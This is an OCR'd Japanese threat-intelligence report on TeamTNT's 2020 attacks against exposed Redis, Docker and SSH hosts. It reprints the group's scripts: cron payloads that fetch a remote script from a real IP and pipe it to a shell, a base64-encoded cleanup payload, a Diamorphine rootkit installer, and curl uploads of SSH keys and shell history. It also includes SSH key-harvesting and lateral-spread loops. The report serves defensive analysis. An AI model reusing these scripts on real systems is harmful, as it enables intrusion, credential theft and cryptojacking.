



図 32:lan.redis.pwn.sh によって実行されたスクリプトを示すグラフ

minion_worker.sh



```
function fireupthiscrap(){
make_foo
make_payload
scannen
}

function make_payload(){
    rm -rf .dat .shard .ranges .lan 2>/dev/null
    sleep 1
    echo 'config set dbfilename "backup.db"' > .dat
    echo 'save' >> .dat
    echo 'flushall' >> .dat
    echo 'set backup1 "\n\n\n*/2 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n"' >> .dat
    echo 'set backup2 "\n\n\n*/3 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n"' >> .dat
    echo 'set backup3 "\n\n\n*/4 * * * * curl -fsSL http://45.9.148.123/MoneroOcean/sh/init.sh | bash\n\n"' >> .dat
    echo 'set backup4 "\n\n\n*/5 * * * * wget -q -O- http://45.9.148.123/MoneroOcean/sh/init.sh | sh\n\n"' >> .dat
    echo 'config set dir "/etc/"' >> .dat
    echo 'config set dbfilename "crontab"' >> .dat
    echo 'save' >> .dat
    echo 'config set dir "/etc/cron.d/"' >> .dat
    echo 'config set dbfilename "COVID191"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "COVID192"' >> .dat
    echo 'save' >> .dat
    echo 'config set dir "/etc/cron.hourly/"' >> .dat
    echo 'config set dbfilename "COVID193"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "COVID194"' >> .dat
    echo 'save' >> .dat
    echo 'config set dir "/var/spool/cron/"' >> .dat
    echo 'config set dbfilename "SARScov21"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "SARScov22"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "crontabs"' >> .dat
    echo 'save' >> .dat
    echo 'flushall' >> .dat
    sleep 1
}
```

図 33:minion_worker.sh のスクリーンショット

minion-setup.sh スクリプトは Redis をターゲットとし、URL http://45.9.148[.]123/MoneroOcean/sh/init.sh を使用して、露出した Redis インスタンス上で実行される init.sh スクリプトをダウンロードします。

どちらのスクリプト（minion_worker.sh と lan.redis.pwn.sh）も Redis を対象としており、最初の攻撃作戦で説明したツール（bioset と pnscan）を使用しています。スクリプトの機能と動作の類似性に基づいて、これらのスクリプトは Redis サーバを対象とした攻撃作戦の一部であったと結論付けることができます。

<2020 年　夏>

2020 年の春と夏を通して、TeamTNT は露出した Docker コンテナを標的にしました。夏に使用された悪用技術は、春に使用された技術と非常に似ていました。重要な追加の 1 つは、Cado Security によって最初に報告されたように、AWS の認証情報の盗用でした。脅威アクターは、感染したマシン上のユーザのホームディレクトリをスキャンして、ファイル ~/.aws/の認証情報を探しました。ファイルが見つかった場合は、/.aws/config ファイルと一緒に攻撃者によって制御されているサーバにアップロードされます。

脅威アクターはまた、攻撃作戦中に収集されたと思われる情報を Web サイトに公開し始めました。図 34 に示す TeamTNT の Web サイトのスクリーンショットは、インターネット上で利用可能な“free/open”サンドボックスのリストを表示しています。私たちが検出した最初の攻撃作戦以来、この脅威アクターは感染したマシンの外部 IP をログに記録してきました。このデータを利用して、これらのサンドボックスを特定していた可能性があります。




図 34:TeamTNT のウェブサイトからのスクリーンショット。ウェブサイトは保護されていないサンドボックスを公開しました(Cado Security の許可を得て複製:**Team TNT – AWS クレデンシャルを盗む最初の暗号マイニングワーム** 2020)。

Docker の悪用

春の活動では、mxutzh.sh というシェルスクリプトを使用して Docker ホストを悪用しました。このスクリプトは 3 つの引数で pwn という名前の関数を呼び出します。最初の引数は、実行時に mxutzh.sh ファイルに渡されたのと同じ最初の引数でした。夏の間、このロジックは変更され、代わりに侵害されたサーバからこの値を取得するようになりました。図 35 に変更点を示します。同様のスクリプトファイルを使用して、同じネットワーク上の他のマシンも標的にしました。図 36 は、代わりにローカルネットワークをスキャンする“lan”ファイルの関数を示しています。

```
while true
do
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2375 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2376 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 2377 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 4243 50000
pwn "http://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.php" 4244 50000
done
```

図 35:呼び出された Pwn 関数。この関数はスキャンする IP の範囲を、引数として親スクリプトファイルに渡すのではなく、URL を使用して決定します。

```
while read localrange
do
pwn $localrange 2375 50000
pwn $localrange 2376 50000
pwn $localrange 2377 50000
pwn $localrange 4243 50000
pwn $localrange 4244 50000
done < /tmp/.tnt.lan.route
```

図 36:同じネットワーク上の他の Docker サーバをスキャンするために使用される Pwn 関数。

pwn 関数も少し変更されました。春の間は、Alpine イメージをダウンロードするコマンドを実行しました。このイメージは、初期化シェルスクリプトをダウンロードする命令で開始されます。この機能に加えて、夏の攻撃作戦のセットアップ中に、最初の方法が失敗した場合に備えて、シェルスクリプトも base-64 でエンコードされたデータとして渡されました。図 37 は、夏に使用された pwn 関数の一部を示しています。脅威アクターは、Alpine イメージに加えて Ubuntu イメージを使用して同じ攻撃を実行するための指示も追加しました。


```
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(tntscan $randgen -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200 --port $prt --http='/v1.16/version'
--output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c "curl http://129.211.98.236/xmr/mo/mo.jpg |
bash; service crypto status || echo
'IyEvYmluL3NoCkxEUj0id2dldCAtcSAtTyAtIgppZiBbIC1zIC91c3IvYmluL2N1cmwgXTsgdGhlbgogIExEUj0iY3VybCIKZmkKaWYgWyAtcyAvdXNyL2Jpbi93Z2V0
IF07IHRoZW4KICBMRFI9IndnZXQgLXEgLU8gLSIKZmkKCmNyb250YWIgLWwgfCBzZWQgJy91cGRhdGUuc2gvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL
2xvZ280L2QnIHwgY3JvbnRhYiAtCmNyb250YWIgLWwgfCBzZWQgJy9sb2dvOS9kJyB8IGNyb250YWIgLQpjcm9udGFiIC1sIHwgc2VkICcvbG9nbzAvZCcgfCBjcm9udG
FiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL2xvZ28vZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL3RvcjJ3ZWIvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB
8IHNlZCAnL2pwZy9kJyB8IGNyb250YWIgLQpjcm9udGFiIC1sIHwgc2VkICcvcG5nL2QnIHwgY3JvbnRhYiAtCmNyb250YWIgLWwgfCBzZWQgJy90bXAvZCcgfCBjcm9u
dGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL3ptcmVwbGNoa3IvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL2FsaXl1bi5vbmUvZCcgfCBjcm9udGFiIC0KY
3JvbnRhYiAtbCB8IHNlZCAnLzMuMjE1LjExMC42Ni5vbmUvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL3Bhc3RlYmluL2QnIHwgY3JvbnRhYiAtCmNyb2
50YWIgLWwgfCBzZWQgJy9vbmlvbi9kJyB8IGNyb250YWIgLQpjcm9udGFiIC1sIHwgc2VkICcvbHNkLnN5c3RlbXRlbi5vcmcvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiA
tbCB8IHNlZCAnL3NodWYvZCcgfCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnL2FzaC9kJyB8IGNyb250YWIgLQpjcm9udGFiIC1sIHwgc2VkICcvbXIuc2gvZCcg
fCBjcm9udGFiIC0KY3JvbnRhYiAtbCB8IHNlZCAnLzE4NS4xODEuMTAuMjM0L2QnIHwgY3JvbnRhYiAtCmNyb250YWIgLWwgfCBzZWQgJy9sb2NhbGhvc3QueHl6L2QnI
HwgY3JvbnRhYiAtCmNyb250YWIgLWwgfCBzZWQgJy80NS4xMzcuMTUxLjEwNi9kJyB8IGNyb250YWIgLQpjcm9udGFiIC1sIHwgc2VkICcvMTExLjkwLjE1OS4xMDYvZC
cgfCBjcm9udGFiIC0KcGtpbGwgLWYgc3lzdXBkYXRlCnBraWxsIC1mIG5ldHdvcmtzZXJ2aWNlCnBraWxsIC1mIHN5c2d1YXJkCnBzIGF1eHwgZ3JlcCAic2xlZXAgNjA
ifCBncmVwIC12IGdyZXAgfCBhd2sgJ3twcmludCAkMn0nIHwgeGFyZ3MgLUkgJSBraWxsIC05ICUKcHMgYXV4fCBncmVwICIuL2NydW4ifCBncmVwIC12IGdyZXAgfCBh
d2sgJ3twcmludCAkMn0nIHwgeGFyZ3MgLUkgJSBraWxsIC05ICUKcGdyZXAgLWYgLi93YXRjaGJvZyB8IHhhcmdzIC1JICUga2lsbCAtOSAlCm5ldHN0YXQgLWFudHAgf
CBncmVwICcxMDguMTc0LjE5Ny43NicgfCBncmVwICdFU1RBQkxJU0hFRFx8U1lOX1NFTlQnIHwgYXdrICd7cHJpbnQgJDd9JyB8IHNlZCAtZSAicy9cLy4qLy9nIiB8IH
hhcmdzIC1JICUga2lsbCAtOSAlCm5ldHN0YXQgLWFudHAgfCBncmVwICcxOTIuMjM2LjE2MS42JyB8IGdyZXAgJ0VTVEFCTElTSEVEXHxTWU5fU0VOVCcgfCBhd2sgJ3t
wcmludCAkN30nIHwgc2VkIC1lICJzL1wvLiovL2ciIHwgeGFyZ3MgLUkgJSBraWxsIC05ICUKbmV0c3RhdCAtYW50cCB8IGdyZXAgJzg4Ljk5LjI0Mi45MicgfCBncmVw
ICdFU1RBQkxJU0hFRFx8U1lOX1NFTlQnIHwgYXdrICd7cHJpbnQgJDd9JyB8IHNlZCAtZSAicy9cLy4qLy9nIiB8IHhhcmdzIC1JICUga2lsbCAtOSAlCnBraWxsIC1mI
HBhc3RlYmluCnBraWxsIC1mIDE4NS4xOTMuMTI3LjExNQpjcm9udGFiIC1sIHwgZ3JlcCAtZSAiMTI5LjIxMS45OC4yMzYiIHwgZ3JlcCAtdiBncmVwCmlmIFsgJD8gLW
VxIDAgXTsgdGhlbgogIGVjaG8gImNyb24gZ29vZCIKZWxzZQogIGVjaG8gInNldHVwIGNyb24iCiAgKAogICAgY3JvbnRhYiAtbCAyPi9kZXYvbnVsbAogICAgZWNobyA
iKiAqICogKiAqICRMRFIgaHR0cDovLzEyOS4yMTEuOTguMjM2L3htci9tby9tby5qcGcgfCBiYXNoOyBjcm9udGFiIC1yID4gL2Rldi9udWxsIDI
+JjEiCiAgKSB8IGNyb250YWIgLQpmaQ==' | base64 -d | bash"
```

図 37:Docker サーバを Monero をマイニングするためのコンテナに感染させるために使用される独自の関数の一部。

パロアルトネットワークスは、2020 年 8 月に、TeamTNT が犯人と名指しされた新しいマルウェアに関するレポートをリリースしました。Cetus という名前のマルウェアは、同社の研究者の Docker ハニーポットの 1 つに感染しました。Cetus には基本的に 2 つのジョブがあり、マイナーを起動し、Docker を実行している他のサーバに感染します。これは、脅威アクターによって使用された最初のカスタムメイドのマルウェアと思われます。

TeamTNT は、活動の開始当初から、感染したマシンでの活動を隠そうとしました。初期の攻撃作戦では、procfs 内の実行中のプロセスのフォルダに空のディレクトリをマウントして、top と ps の出力から実行中のプロセスを非表示にしました。夏の攻撃作戦では、Linux カーネルモジュール（LKM）ルートキットを使用してこれをさらに進めました。図 38 に、ルートキットのインストールの様子を示します。Diamorphine と呼ばれるルートキットは、GitHub でホストされているオープンソースのルートキットです。


```
clear
echo -e " "
echo -e "                                \e[1;34;49m_____                                 _____________________________\033[0m"
echo -e "                                \e[1;34;49m\__    ___/___ _____    ____\__    ___/\      \__    ___/\033[0m"
echo -e "                                \e[1;34;49m  |    |_/ __ \\__  \  /    \|    |   /   |   \|    |   \033[0m"
echo -e "                                \e[1;34;49m  |    |\  ___/ / __ \|  Y Y  \    |  /    |    \    |   \033[0m"
echo -e "                                \e[1;34;49m  |____| \___  >____  /__|_|  /____|  \____|__  /____|   \033[0m"
echo -e "                                \e[1;34;49m            \/     \/      \/                \/         \033[0m"
echo -e " "
echo -e "                                ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "
echo -e " "
echo -e "                                \e[1;34;49m           Diamorphine Setup        \033[0m"
echo " "
echo " "
echo "erstelle Ordner ..."
mkdir /.../dia/ -p  2>/dev/null 1>/dev/null
echo "installiere Linux Headers und Programme ..."
apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get install -y libelf-dev git make gcc linux-headers-$(uname -r) 2>/dev/null 1>/dev/null
apt-get install -y raspberrypi-kernel{,-headers}  2>/dev/null 1>/dev/null
yum clean all 2>/dev/null 1>/dev/null
yum install -y --skip-broken elfutils-libelf.x86_64 elfutils-libelf-devel.x86_64 git make gcc 2>/dev/null 1>/dev/null
yum install -y "kernel-devel-uname-r == $(uname -r)" 2>/dev/null 1>/dev/null
echo "clone Diamorphine Source ..."
git clone https://github.com/m0nad/Diamorphine /.../dia/ 2>/dev/null 1>/dev/null
echo "compiliere Diamorphine ..."
cd /.../dia/ 2>/dev/null 1>/dev/null
make 2>/dev/null 1>/dev/null
echo "starte Diamorphine ..."
insmod diamorphine.ko
#echo "lösche Setupdateien ..."
#rm -fr /.../dia/
echo "pruefe Diamorphine ..."
```

図 38:Diamorphine のセットアップスクリプト。カーネルヘッダーとビルドツールをインストールします。

スクリプトは、ルートキットのソースコードを git 経由でダウンロードする前に、LKM のコンパイルに必要なカーネルヘッダーとツールをインストールします。モジュールがコンパイルされた後、モジュールをロードします。ルートキットは、マイナーを非表示にするために使用されます。これは、シグナル 31 をプロセスに送信することによって実行されます。図 39 に、この例を示します。

```
curl http://129.211.98.236/xmr/mo/mo.jpg
curl http://129.211.98.236/dia.jpg | bash
kill $(ps aux | grep -v "[crypto]" | grep -v "docker-update" | awk '{if($3>30.0) print $2}')
kill -31 $(pidof /usr/share/[crypto])
hid $(pidof /usr/share/[crypto])
curl http://teamtntisback.anondns.net/.../ps/clean.jpg | bash
```

図 39:矢印は、ルートキットへのシグナルを介してマイナーを非表示にするコマンドを指しています。

SSH 悪用

この期間中に、SSH 悪用手法も更新されました。たとえば、図 40 に示すように、侵害されたホストからより多くの SSH 関連ファイルが盗み出されます。

```
function uploadthersa(){
curl -F "userfile=@/etc/ssh/sshd_config" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_rsa" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_rsa.pub" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_ed25519" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/id_ed25519.pub" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/authorized_keys" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.ssh/known_hosts" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/root/.bash_history" $RSAUPLOAD 2>/dev/null
curl -F "userfile=@/etc/hosts" $RSAUPLOAD 2>/dev/null
history -c
}
```

図 40:TeamTNT は、侵害されたサーバから流出させる設定ファイルや鍵ファイルをさらに追加しました。

Linux サーバを標的とする他の多くの脅威アクターと同様に、TeamTNT も known_hosts ファイルを使用して、拡散する可能性のある他のマシンを見つけます。これに加えて、TeamTNT は、マシンが接続されているネットワークを、pnscan を使用してスキャンし、ポート 22 をリスニングしている他のマシンを確認します。図 41 に示すように、結果は known_hosts ファイルに追加されます。

```
function getsomelanssh(){
mkdir /home/hilde/.ssh/ -p 2>/dev/null 1>/dev/null
> /home/hilde/.ssh/known_hosts 2>/dev/null 1>/dev/null
ip route show | grep -v grep | grep "/" | awk '{print $1}' >> /home/hilde/.ssh/.ranges

for i in $(cat /home/hilde/.ssh/.ranges); do
echo "scanne "$i
pnscan $i 22 >> /home/hilde/.ssh/.known_hosts
done;
rm -f /home/hilde/.ssh/.ranges
cat /home/hilde/.ssh/.known_hosts | awk '{print $1}' >> /home/hilde/.ssh/known_hosts
rm -f /home/hilde/.ssh/.known_hosts
}
```

図 41: TeamTNT は、ポート 22 をリッスンしている他のマシンをローカルネットワークでスキャンします。

これらのマシンへの認証に使用できる鍵を見つけるために、脅威アクターはすべてのホームフォルダで id_rsa ファイルを検索し、定義された IdentityFile 設定を確認します。さらに、bash の履歴から SSH と scp の両方の使用について確認します。同様の手法を用いて、拡散先となるサーバを探します。例えば、他のマシンのホストファイル、SSH 設定ファイルで定義された HostName、bash の履歴、known_hosts ファイルの項目、ポート 22 で外部 IP に接続しているプロセスなどを確認します。同様の方法で、マシンへの接続に使用できる異なるユーザアカウントも決定されます。注目すべき点は、我々が発見した最初の TeamTNT 攻撃作戦以降、脅威アクターは侵入したマシンの bash 履歴ファイルを流出させていることです。このデータを利用して、横移動に利用できる他のマシンから鍵や IP アドレスを収

集する方法を考案している可能性があります。図 42 は、使用したさまざまなコマンドを示しています。

```
myhostip=$(curl -sL icanhazip.com)
KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk
'{print $1'})
KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]
{1,3}")
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print
$2}' | awk -F '{print $1}')
HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '/\n/
!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" |
uniq)
HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
USERZ=$(
  echo "root"
  find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
)
USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep
-vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
pl=$(
  echo "22"
  cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw
  "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
)
```

図 42:TeamTNT が、他のマシンに感染させるための SSH 鍵、マシン、ユーザアカウントを見つけるために使用するコマンドのリストです。

収集されたデータは、スクリプトが列挙する「マスター」リストに追加されます。各ユーザ名と鍵は、検出されたすべてのサーバで使用されます。ログインに成功すると、コマンドが実行され、セットアップシェルスクリプトがマシンにダウンロードされます。このロジックを図 43 に示します。

```
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort
-n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 20
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
        #Wait 20 seconds after every 20 attempts and clean up hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host $key $sshp"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -Ls
        $PWNWITHTHISLINK | sh || wget -q --max-redirect=2 -O- $PWNWITHTHISLINK | sh;"
        #ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl $SOURCEURL/init.
        sh | sh || wget -q --max-redirect=2 -O- $SOURCEURL/init.sh | sh;"
      done
    done
  done
done
```

図 43:列挙されたホストごとに、スクリプトはユーザ名と鍵を使用してログインを試みます。成功すると、セットアップスクリプトがダウンロードされ、マシンに実行されます。

他のマシンへの拡散に加えて、次のファイルがダウンロードされます。

- docker-update (XMRig)
- tshd (Tiny SHell)
- kube (Tsunami)
- bioset (Rathole)

Docker コンテナ

攻撃を設定するために DockerHub から「ベース」イメージをダウンロードすることに加えて、AquaSecurity は TeamTNT のカスタムイメージの使用に関する調査をリリースしました。ユーザアカウント hildeteamtnt によってハブにアップロードされたイメージは、次の 2 つのカテゴリに分類されました。「シンプルでわかりやすい」イメージはクリプトマイニングに使用され、「洗練された」イメージはコンテナエスケープに使用されていました。洗練されたイメージは、GitHub でホストされているオープンソースツールである Docker EscapeTool を使用していました。使用された手法とツールの多くは、脅威アクターの以前の活動と非常によく似ていました。

<2020 年　秋>

